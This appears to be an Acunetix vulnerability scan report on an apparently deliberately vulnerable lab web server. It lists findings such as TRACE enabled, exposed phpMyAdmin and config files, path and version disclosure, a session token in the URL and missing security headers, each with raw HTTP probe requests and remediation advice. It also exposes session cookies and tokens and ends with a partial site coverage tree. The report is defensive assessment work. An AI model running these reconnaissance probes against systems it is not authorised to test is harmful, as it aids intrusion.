This vulnerability was detected using the information from `phpinfo()` page.

`open_basedir`: no value

Request

```
GET /phpinfo.php HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

You can set `open_basedir` from `php.ini`

`php.ini`

`open_basedir = your_application_directory`

References

[Description of core php.ini directives](https://www.php.net/ini.core)

<https://www.php.net/ini.core>

Possible sensitive directories

One or more possibly sensitive directories were found. These resources are not directly linked from the website. This check looks for common sensitive resources like backup directories, database dumps, administration pages, temporary directories. Each one of these directories could help an attacker to learn more about his target.

Impact

These directories may expose sensitive information that could help a malicious user to prepare more advanced attacks.

<http://192.168.196.129/>

Possible sensitive directories:

- <http://192.168.196.129/phpMyAdmin>

Request

```
GET /phpMyAdmin/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Restrict access to these directories or remove them from the website.

References

[Web Server Security and Database Server Security](https://www.acunetix.com/websitesecurity/webserver-security/)

<https://www.acunetix.com/websitesecurity/webserver-security/>

Possible sensitive files

A possible sensitive file has been found. This file is not directly linked from the website. This check looks for common sensitive resources like password files, configuration files, log files, include files, statistics data, database dumps. Each one of these files could help an attacker to learn more about his target.

Impact

This file may expose sensitive information that could help a malicious user to prepare more advanced attacks.

<http://192.168.196.129/>

Possible sensitive files:

- <http://192.168.196.129/dvwa/php.ini>
- <http://192.168.196.129/mutillidae/config.inc>

Request

```
GET /dvwa/php.ini HTTP/1.1
Accept: pycwnfj/jonz
Cookie: security=high; PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0
```


Recommendation

Restrict access to this file or remove it from the website.

References

[Web Server Security and Database Server Security](https://www.acunetix.com/websitesecurity/webserver-security/)

<https://www.acunetix.com/websitesecurity/webserver-security/>

Programming Error Messages

This alert requires manual confirmation

Acunetix found one or more error/warning messages. Application error or warning messages may expose sensitive information about an application's internal workings to an attacker.

These messages may also contain the location of the file that produced an unhandled exception.

Consult the 'Attack details' section for more information about the affected page(s).

Impact

Error messages may disclose sensitive information which can be used to escalate attacks.

<http://192.168.196.129/>

Application error messages:

- <http://192.168.196.129/mutillidae/>
Warning: include(1) [[/var/www/mutillidae/index.php on line **469**](function.include)
- <http://192.168.196.129/mutillidae/>
Warning: include() [[/var/www/mutillidae/index.php on line **469**](function.include)
- <http://192.168.196.129/mutillidae/>
Failed opening '1' for inclusion
- <http://192.168.196.129/mutillidae/>
Warning: include(1) [[/var/www/mutillidae/index.php on line **469**](function.include)

Request

```
GET /mutillidae/?page=1 HTTP/1.1
Referer: http://192.168.196.129/mutillidae/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Verify that these page(s) are disclosing error or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.

References

[PHP Runtime Configuration](#)

<https://www.php.net/manual/en/errorfunc.configuration.php#ini.display-errors>

[Improper Error Handling](#)

https://www.owasp.org/index.php/Improper_Error_Handling

Sensitive pages could be cached

One or more pages contain possible sensitive information (e.g. a password parameter) and could be potentially cached. Even in secure SSL channels sensitive data could be stored by intermediary proxies and SSL terminators. To prevent this, a Cache-Control header should be specified.

Impact

Possible sensitive information disclosure.

<http://192.168.196.129/>

List of pages that could be cached:

- [http://192.168.196.129/mutillidae/index.php?page=user-info.php&password=u\]H\[ww6KrA9F.x-F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf](http://192.168.196.129/mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf)
- [http://192.168.196.129/mutillidae/index.php?page=user-info.php&password=u\]H\[ww6KrA9F.x-F&View%20Account%20Details&username=RDFYjolf](http://192.168.196.129/mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F&View%20Account%20Details&username=RDFYjolf)

Request

```
GET /mutillidae/index.php?page=user-info.php&password=u]H[ww6KrA9F.x-F&user-info-php-submit-button=View%20Account%20Details&username=RDFYjolf HTTP/1.1
Referer: http://192.168.196.129/mutillidae/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive

Recommendation

Prevent caching by adding "Cache Control: No-store" and "Pragma: no-cache" to the HTTP response header.

References

[OWASP - Caching of Sensitive Information](https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/06-Testing_for_Browser_Cache_Weaknesses)

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/04-Authentication_Testing/06-Testing_for_Browser_Cache_Weaknesses

[MDN Web Docs - Cache-Control](https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control)

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cache-Control>

[CWE-524: Use of Cache Containing Sensitive Information](https://cwe.mitre.org/data/definitions/524.html)

<https://cwe.mitre.org/data/definitions/524.html>

Session ID in URL

This application contains one or more pages with what appears to be a session token in the query parameters. A session token is sensitive information and should not be stored in the URL. URLs could be logged or leaked via the Referer header.

Impact

Possible sensitive information disclosure.

<http://192.168.196.129/>

Pages with session token in URL:

- http://192.168.196.129/phpMyAdmin/phpmyadmin.css.php?js_frame=right&nocache=2457687151&token=82ce4c07c741b0bc6bb4d0f0ba9ff538 (token)

Request

```
GET /phpMyAdmin/phpmyadmin.css.php?js_frame=right&nocache=2457687151&token=82ce4c07c741b0bc6bb4d0f0ba9ff538
HTTP/1.1
Referer: http://192.168.196.129/phpMyAdmin/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; phpMyAdmin=7e4cd166692fbba33979fe489f4dd7995e0e5e26; pmaPass-1=c4XB%2FG0DpKwu1dSTlor0Jg%3D%3D; pmaUser-1=%2FCh80FrkDS0%3D; pma_charset=utf-8; pma_lang=en-utf-8; pma_theme=original
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
```

Connection: Keep-alive

<http://192.168.196.129/>

Pages with session token in URL:

- http://192.168.196.129/phpMyAdmin/setup/index.php?check_page_refresh=20&mode=add&page=servers&submit=New%20server&token=82ce4c07c741b0bc6bb4d0f0ba9ff538 (token)

Request

```
POST /phpMyAdmin/setup/index.php?
check_page_refresh=20&mode=add&page=servers&submit=New%20server&token=82ce4c07c741b0bc6bb4d0f0ba9ff538 HTTP/1.1
Host: 192.168.196.129
Content-Length: 3866
accept: */*
accept-language: en-US
content-type: multipart/form-data; boundary=----WebKitFormBoundaryKtBdVLYB7D4jS27T
cookie: phpMyAdmin=7e4cd166692fbba33979fe489f4dd7995e0e5e26; pma_lang=en-utf-8; pma_charset=utf-8; pmaUser-1=%2FCh80FrkDS0%3D; PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
origin: http://192.168.196.129
Referer: http://192.168.196.129/phpMyAdmin/setup/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="check_page_refresh"

1
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="token"

82ce4c07c741b0bc6bb4d0f0ba9ff538
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-verbose"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-host"

localhost
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-port"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-socket"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-connect_type"

socket
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-extension"
```

```
mysqli
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-auth_type"

cookie
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-user"

root
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-password"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-auth_swekey_config"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-SignonSession"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-SignonURL"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-LogoutURL"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-only_db"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-hide_db"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-AllowRoot"

on
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-DisableIS"

on
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-AllowDeny-order"

explicit
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-AllowDeny-rules"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-ShowDatabasesCommand"

SHOW DATABASES
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-CountTables"
```

```
on
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-pmadb"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-controluser"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-controlpass"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-verbose_check"

on
-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-bookmarktable"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-relation"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-table_info"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-table_coords"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-pdf_pages"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-column_info"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-history"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T
Content-Disposition: form-data; name="Servers-0-designer_coords"

-----WebKitFormBoundaryKtBdVLYB7D4jS27T--
```

Recommendation

The session should be maintained using cookies (or hidden input fields).

References

[Session Management - OWASP Cheat Sheet Series](#)

TRACE/TRACK Method Detected

HTTP TRACE method is enabled on this web server. In the presence of other cross-domain vulnerabilities in web browsers, sensitive header information could be read from any domains that support the HTTP TRACE method.

Impact

Attackers may abuse HTTP TRACE functionality to gain access to information in HTTP headers such as cookies and authentication data.

<http://192.168.196.129/>

Request

```
TRACE /s50PovBzsq HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Disable TRACE Method on the web server.

References

[W3C - RFC 2616](#)

<http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html>

[US-CERT VU#867593](#)

<https://www.kb.cert.org/vuls/id/867593/>

[Cross-site tracing \(XST\)](#)

https://www.cgisecurity.com/lib/WH-WhitePaper_XST_ebook.pdf

Version Disclosure (PHP)

The web server is sending the X-Powered-By: response headers, revealing the PHP version.

Impact

An attacker might use the disclosed information to harvest specific security vulnerabilities for the version identified.

<http://192.168.196.129/>

Version detected: PHP/5.2.4-2ubuntu5.10.

Recommendation

Configure your web server to prevent information leakage from its HTTP response.

References

[PHP Documentation: header_remove\(\)](https://www.php.net/manual/en/function.header-remove.php)

<https://www.php.net/manual/en/function.header-remove.php>

[PHP Documentation: php.ini directive expose_php](https://www.php.net/manual/en/ini.core.php#ini.expose_php)

[https://www.php.net/manual/en/ini.core.php#ini.expose-php](https://www.php.net/manual/en/ini.core.php#ini.expose_php)

[Possible] Internal Path Disclosure (*nix)

One or more fully qualified path names were found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

<http://192.168.196.129/>

Pages with paths being disclosed:

- <http://192.168.196.129/phpinfo.php>
>/etc/php5/cgi
- <http://192.168.196.129/mutillidae/>
>/var/www/mutillidae/index.php
- <http://192.168.196.129/tikiwiki/tiki-install.php>
>/var/www/tikiwiki/lib/adodb/drivers/adodb
- <http://192.168.196.129/mutillidae/index.php>
>/var/www/mutillidae/user
- <http://192.168.196.129/mutillidae/index.php>
>/var/www/mutillidae/process
- <http://192.168.196.129/mutillidae/index.php>
>/var/www/mutillidae/register.php

- <http://192.168.196.129/mutillidae/index.php>
>/var/www/mutillidae/view

Request

```
GET /phpinfo.php HTTP/1.1
Referer: http://192.168.196.129/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Prevent this information from being displayed to the user.

References

[Full Path Disclosure](#)

https://www.owasp.org/index.php/Full_Path_Disclosure

[Possible] Internal Path Disclosure (Windows)

One or more fully qualified path names were been found. From this information the attacker may learn the file system structure from the web server. This information can be used to conduct further attacks.

This alert may be a false positive, manual confirmation is required.

Impact

Possible sensitive information disclosure.

<http://192.168.196.129/>

Pages with paths being disclosed:

- <http://192.168.196.129/twiki/TWikiDocumentation.html>
c:\apache\Apache

Request

```
GET /twiki/TWikiDocumentation.html HTTP/1.1
Referer: http://192.168.196.129/twiki/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
```

Recommendation

Prevent this information from being displayed to the user.

References

[Full Path Disclosure](https://www.owasp.org/index.php/Full_Path_Disclosure)

https://www.owasp.org/index.php/Full_Path_Disclosure

Content Security Policy (CSP) Not Implemented

Content Security Policy (CSP) is an added layer of security that helps to detect and mitigate certain types of attacks, including Cross Site Scripting (XSS) and data injection attacks.

Content Security Policy (CSP) can be implemented by adding a **Content-Security-Policy** header. The value of this header is a string containing the policy directives describing your Content Security Policy. To implement CSP, you should define lists of allowed origins for the all of the types of resources that your site utilizes. For example, if you have a simple site that needs to load scripts, stylesheets, and images hosted locally, as well as from the jQuery library from their CDN, the CSP header could look like the following:

```
Content-Security-Policy:  
default-src 'self';  
script-src 'self' https://code.jquery.com;
```

It was detected that your web application doesn't implement Content Security Policy (CSP) as the CSP header is missing from the response. It's recommended to implement Content Security Policy (CSP) into your web application.

Impact

CSP can be used to prevent and/or mitigate attacks that involve content/code injection, such as cross-site scripting/XSS attacks, attacks that require embedding a malicious resource, attacks that involve malicious use of iframes, such as clickjacking attacks, and others.

<http://192.168.196.129/>

Paths without CSP header:

- <http://192.168.196.129/>

Request

```
GET / HTTP/1.1
Referer: http://192.168.196.129/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

It's recommended to implement Content Security Policy (CSP) into your web application. Configuring Content Security Policy involves adding the **Content-Security-Policy** HTTP header to a web page and giving it values to control resources the user agent is allowed to load for that page.

References

[Content Security Policy \(CSP\)](https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP)
<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

[Implementing Content Security Policy](https://hacks.mozilla.org/2016/02/implementing-content-security-policy/)
<https://hacks.mozilla.org/2016/02/implementing-content-security-policy/>

Error page web server version disclosure

Application errors or warning messages may disclose sensitive information about an application's internal workings to an attacker.

Acunetix found the web server version number and a list of modules enabled on the target server. Consult the 'Attack details' section for more information about the affected page.

Impact

Error messages information about an application's internal workings may be used to escalate attacks.

<http://192.168.196.129/>

Request

```
GET /iaBLA4ZAi6 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Properly configure the web server not to disclose information about an application's internal workings to the user. Consult the 'Web references' section for more information.

References

[Custom Error Responses \(Apache HTTP Server\)](https://httpd.apache.org/docs/current/custom-error.html)

<https://httpd.apache.org/docs/current/custom-error.html>

[server_tokens \(Nginx\)](http://nginx.org/en/docs/http/nginx_http_core_module.html#server_tokens)

http://nginx.org/en/docs/http/nginx_http_core_module.html#server_tokens

[Remove Unwanted HTTP Response Headers \(Microsoft IIS\)](https://blogs.msdn.microsoft.com/varunm/2013/04/23/remove-unwanted-http-response-headers/)

<https://blogs.msdn.microsoft.com/varunm/2013/04/23/remove-unwanted-http-response-headers/>

File Upload Functionality Detected

These pages allows visitors to upload files to the server. Various web applications allow users to upload files (such as pictures, images, sounds, ...). Uploaded files may pose a significant risk if not handled correctly. A remote attacker could send a multipart/form-data POST request with a specially-crafted filename or mime type and execute arbitrary code.

Impact

If the uploaded files are not safely checked an attacker may upload malicious files.

<http://192.168.196.129/>

Pages with file upload forms:

- <http://192.168.196.129/twiki/TWikiDocumentation.html>

Form name: <empty>

Form action: <empty>

Form method: GET

Form file input: filepath [file]

Request

GET /twiki/TWikiDocumentation.html HTTP/1.1

Referer: http://192.168.196.129/twiki/

Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; tz_offset=-14400

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Encoding: gzip,deflate,br

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36

Host: 192.168.196.129

Connection: Keep-alive

Recommendation

Restrict file types accepted for upload: check the file extension and only allow certain files to be uploaded. Use a whitelist approach instead of a blacklist. Check for double extensions such as .php.png. Check for files without a filename like .htaccess (on ASP.NET, check for configuration files like web.config). Change the permissions on the upload folder so the files within it are not executable. If possible, rename the files that are uploaded.

References

[File Upload Functionality Detected | Invicti](https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/file-upload-functionality-detected/)

<https://www.invicti.com/web-vulnerability-scanner/vulnerabilities/file-upload-functionality-detected/>

Generic Email Address Disclosure

One or more email addresses have been found on this website. The majority of spam comes from email addresses harvested off the internet. The spam-bots (also known as email harvesters and email extractors) are programs that scour the internet looking for email addresses on any website they come across. Spambot programs look for strings like myname@mydomain.com and then record any addresses found.

Impact

Email addresses posted on Web sites may attract spam.

<http://192.168.196.129/>

Emails found:

- <http://192.168.196.129/dvwa/CHANGELOG>
dvwa@ethicalhack3r.co.uk
- <http://192.168.196.129/icons/>
kevinh@kevcom.com
- <http://192.168.196.129/icons/>
mike@hyperreal.org
- <http://192.168.196.129/icons/README.html>
kevinh@kevcom.com
- <http://192.168.196.129/icons/README.html>
mike@hyperreal.org
- <http://192.168.196.129/icons/README>
kevinh@kevcom.com
- <http://192.168.196.129/icons/README>
mike@hyperreal.org
- <http://192.168.196.129/twiki/readme>
peter@thoeny.com
- <http://192.168.196.129/twiki/TWikiDocumentation.html>
you@yourdomain.com
- <http://192.168.196.129/twiki/TWikiDocumentation.html>
a@z.com
- <http://192.168.196.129/twiki/TWikiDocumentation.html>
peter@thoeny.com

- <http://192.168.196.129/twiki/TWikiDocumentation.html>
secondary@home.com
- <http://192.168.196.129/twiki/TWikiDocumentation.html>
somewikiname@somewhere.test
- <http://192.168.196.129/dvwa/README>
dvwa@dvwa.co.uk
- <http://192.168.196.129/mutillidae/>
mutillidae-development@gmail.com
- <http://192.168.196.129/twiki/license.txt>
peter@thoeny.com
- <http://192.168.196.129/twiki/TWikiHistory.html>
somewikiname@somewhere.test
- <http://192.168.196.129/tikiwiki/changelog.txt>
jaw959@users.sourceforge.net
- <http://192.168.196.129/twiki/readme.txt>
peter@thoeny.com
- <http://192.168.196.129/dvwa/CHANGELOG.txt>
dvwa@ethicalhack3r.co.uk
- <http://192.168.196.129/dvwa/README.txt>
dvwa@dvwa.co.uk

Request

```
GET /dvwa/CHANGELOG HTTP/1.1
Referer: http://192.168.196.129/dvwa/
Cookie: PHPSESSID=d33a543d83c9ccb492c6eafc05a2234d; security=high
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

Recommendation

Check references for details on how to solve this problem.

References

[Anti-spam techniques](#)

https://en.wikipedia.org/wiki/Anti-spam_techniques

Permissions-Policy header not implemented

The Permissions-Policy header allows developers to selectively enable and disable use of various browser features and APIs.

Impact

<http://192.168.196.129/>

Locations without Permissions-Policy header:

- <http://192.168.196.129/>
- <http://192.168.196.129/index>
- <http://192.168.196.129/phpinfo.php>
- <http://192.168.196.129/dav/>
- <http://192.168.196.129/phpMyAdmin/>
- <http://192.168.196.129/mutillidae/>
- <http://192.168.196.129/phpMyAdmin/index.php>
- <http://192.168.196.129/twiki/>
- <http://192.168.196.129/twiki/bin/view/Main/WebHome>
- <http://192.168.196.129/twiki/bin/view/Main/>
- <http://192.168.196.129/index.php>
- <http://192.168.196.129/test/>
- <http://192.168.196.129/twiki/bin/search/Main/SearchResult>
- <http://192.168.196.129/twiki/bin/oops/Main/WebHome>
- <http://192.168.196.129/tikiwiki/>
- <http://192.168.196.129/icons/>
- <http://192.168.196.129/test/testoutput/>
- <http://192.168.196.129/icons/README.html>
- <http://192.168.196.129/cgi-bin/>
- <http://192.168.196.129/dvwa/login.php>
- <http://192.168.196.129/tikiwiki/tiki-install.php>

Request

```
GET / HTTP/1.1
Referer: http://192.168.196.129/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,br
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.0.0 Safari/537.36
Host: 192.168.196.129
Connection: Keep-alive
```

References

[Permissions-Policy / Feature-Policy \(MDN\)](#)

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Feature-Policy>

[Permissions Policy \(W3C\)](#)

<https://www.w3.org/TR/permissions-policy-1/>

Coverage

Ⓛ http://192.168.196.129

Ⓛ cgi-bin

📄 php

Ⓛ dav

Ⓛ XjE3ExyR.htm

Ⓛ YzRnhxlp.htm

📄 43xjtBRu.txt

📄 6XgEJPVV.jsp

📄 cTawfKU3.txt

📄 EFbVn7GZ.jsp

📄 evfTjlTX.jsp

📄 lf3yJp2x.txt

📄 MB7wArtM.txt

📄 pBVSoiz4.jsp

📄 QBzCmgte.jsp

📄 QRu5yNTg.jsp

📄 qzmq3HV7.txt

📄 ri7UKqCz.txt

📄 UxENXPZi.txt

📄 VBsGCq7o.jsp

Ⓛ dvwa

Ⓛ config

📄 config.inc.php

📄 config.inc.php~

Ⓛ docs

Ⓛ dvwa

Ⓛ css

📄 login.css

📄 main.css

Ⓛ images

Ⓛ js

📄 dvwaPage.js

Ⓛ vulnerabilities

Ⓛ brute

Ⓛ csrf

 exec
 fi
 sql_i_blind
 sql_i
 upload
 xss_r
 xss_s
 about.php
 CHANGELOG
 CHANGELOG.txt
 index.php
 instructions.php
 login.php
 logout.php
 php.ini
 phpinfo.php
 README
 README.txt
 security.php
 setup.php
 icons
 small
 README
 README.html
 mutillidae
 classes
 documentation
 images
 includes
 javascript
 ddsmoothmenu
 ddsmoothmenu.js
 jquery.min.js
 readme.txt
 bookmark-site.js
 passwords
 PMA_Application

 styles
 ddsmoothmenu
 ddsmoothmenu-v.css
 ddsmoothmenu.css
 global-styles.css
 config.inc
 framer.html
 index.php
 login.php
 phpMyAdmin.php
 set-up-database.php
 oops
 TWiki
 TWikiHistory
 p
 pub
 icn
 TWiki
 TWikiTemplates
 phpMyAdmin
 js
 mooRainbow
 images
 mooRainbow.css
 mooRainbow.js
 mootools.js
 scripts
 setup
 #fragments
 AllowAnywhereRecoding
 AllowArbitraryServer
 AllowUserDropDatabase
 BZipDump
 CheckConfigurationPermissions
 CompressOnFly
 Confirm
 DefaultCharset
 ExecTimeLimit

 ForceSSL
 GZipDump
 IconvExtraParams
 IgnoreMultiSubmitErrors
 Import_export
 LoginCookieDeleteAll
 LoginCookieRecall
 LoginCookieStore
 LoginCookieValidity
 MaxCharactersInDisplayedSQL
 MaxDbList
 MaxTableList
 MemoryLimit
 OBGzip
 Other_core_settings
 PersistentConnections
 QueryHistoryDB
 QueryHistoryMax
 RecodingEngine
 SaveDir
 Security
 ShowSQL
 SkipLockedTables
 Sql_queries
 TrustedProxies
 UploadDir
 UseDbSearch
 VerboseMultiSubmit
 ZipDump
 blowfish_secret
 tab_Import_export
 tab_Other_core_settings
 tab_Security
 tab_Sql_box
 tab_Sql_queries
 config.php
 function.date-default-timezone-get

 function.file-put-contents

 index.php

 #fragments

 Server

 Server_config

 Server_login_options

 Server_pmadb

 Servers-0-AllowDeny-order

 Servers-0-AllowDeny-rules

 Servers-0-AllowNoPasswordRoot

 Servers-0-AllowRoot

 Servers-0-CountTables

 Servers-0-DisableIS

 Servers-0-LogoutURL

 Servers-0-ShowDatabasesCommand

 Servers-0-SignonSession

 Servers-0-SignonURL

 Servers-0-auth_swekey_config

 Servers-0-auth_swekey_config=./swekey.conf

 Servers-0-auth_type

 Servers-0-bookmarktable

 Servers-0-bookmarktable=pma_bookmark

 Servers-0-column_info

 Servers-0-column_info=pma_column_info

 Servers-0-compress

 Servers-0-connect_type

 Servers-0-controlpass

 Servers-0-controluser

 Servers-0-designer_coords

 Servers-0-designer_coords=designer_coords

 Servers-0-extension

 Servers-0-hide_db

 Servers-0-history

 Servers-0-history=pma_history

 Servers-0-host

 Servers-0-nopassword

 Servers-0-only_db

 Servers-0-password
 Servers-0-pdf_pages
 Servers-0-pdf_pages=pma_pdf_pages
 Servers-0-pmadb
 Servers-0-pmadb=phpmyadmin
 Servers-0-port
 Servers-0-relation
 Servers-0-relation=pma_relation
 Servers-0-socket
 Servers-0-ssl
 Servers-0-table_coords
 Servers-0-table_coords=pma_table_coords
 Servers-0-table_info
 Servers-0-table_info=pma_table_info
 Servers-0-user
 Servers-0-verbose
 Servers-0-verbose_check
 tab_Server
 tab_Server_config
 tab_Server_login_options
 tab_Server_pmadb
 scripts.js
 styles.css
 test
 themes
 darkblue_orange
 original
 img
 changelog.php
 docs.css
 Documentation.html
 #fragments
 AllowArbitraryServer
 CtrlArrowsMoving
 DefaultPropDisplay
 authentication_modes
 cfg_AllowAnywhereRecoding

 <code>cfg_AllowArbitraryServer</code>
